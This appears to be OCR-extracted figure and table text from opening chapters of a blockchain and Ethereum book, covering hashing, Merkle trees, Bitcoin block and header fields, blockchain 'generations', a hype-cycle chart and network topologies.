




Chapter 01: Blockchain Basics








00010001011110001110001111100000010101
00010001011110001110001111100000010101
00010001011110001110001111100000010101
00010001011110001110001111100000010101
00010001011110001110001111100000010101
|< ----------input---------- >|
Hash ()
=======>
10100100101010101 01
|< ------Output------ >|
00010001011110001110001111100000010101
00010001011110001110001111100000010101
00010001011110001110001111100000010101
00010001011110001110001111100000010101
00010001011110001110001111100000010101
|< ----------input---------- >|
Hash ()
=======>
01011011010101011 00
|< ------Output------ >|


0x0123 [Merkle Root]
[Hash(0x01e3 + 0x23a2)]
0x01e3
[Hash(0x0ab4 + 0x1bd4)]
0x23a2
[Hash(0x2ad5 + 0x3ce9)]
0x0ab4
[Hash of D0]
0x1bd4
[Hash of D1]
0x2ad5
[Hash of D2]
0x3ce9
[Hash of D3]
Data Block D0
Data Block D1
Data Block D2
Data Block D3



Block 0
Prev_Hash
Timestamp
Tx_Root
Nonce
Block 1
Prev_Hash
Timestamp
Tx_Root
Nonce
Block 2
Prev_Hash
Timestamp
Tx_Root
Nonce
Hash01
Hash23
Hash0
Hash1
Hash2
Hash3
x0
x1
x2
x3



R
R1
R2
Bitcoin Blockchain
T1
T2
R'
R'1
R'2
Ethereum Blockchain
S1
S2




Field	Description	Size
Magic no	value always 0xD9B4BEF9	4 bytes
Block size	number of bytes following up to end of block	4 bytes
Block header	consists of 6 items	80 bytes
Transaction counter	positive integer VI = VarInt	1 - 9 bytes
Transactions	the (non empty) list of transactions	<Transaction counter>-many transactions

Field	Purpose	Updated when...	Size (Bytes)
Version	Block version number	You upgrade the software and it specifies a new version	4
hashPrevBlock	256-bit hash of the previous block header	A new block comes in	32
hashMerkleRoot	256-bit hash based on all of the transactions in the block	A transaction is accepted	32
Time	Current timestamp as seconds since 1970-01-01T00:00 UTC	Every few seconds	4
Bits	Current target in compact format	The difficulty is adjusted	4
Nonce	32-bit number (starts at 0)	A hash is tried (increments)	4




1st generation
Money
cryptocurrencies
peer payments
remittance
investment
2nd generation
Assets
register ownership
crowd ownership
issue shares
voting
3rd generation
Contracts
autonomous decisions
insurance
pricing
tenancy agreement
internet of things
3rd
Contract
1st
Money
2nd
Asset
Blockchain
Internet


Peak of Inflated Expectations
2016
2017
Slope of Enlightenment
Plateau of Productivity
Expectations
Innovation Trigger
Trough of Disillusionment
Time
Plateau will be reached in: 5 to 10 years


Chapter 02: Grokking Ethereum

1998:


Don't get into strangers' cars
Don't meet people from the internet

2017:


Literally summon strangers from the internet
to get into their car





(a) Centralized. (b) Decentralized. (c) Distributed networks.




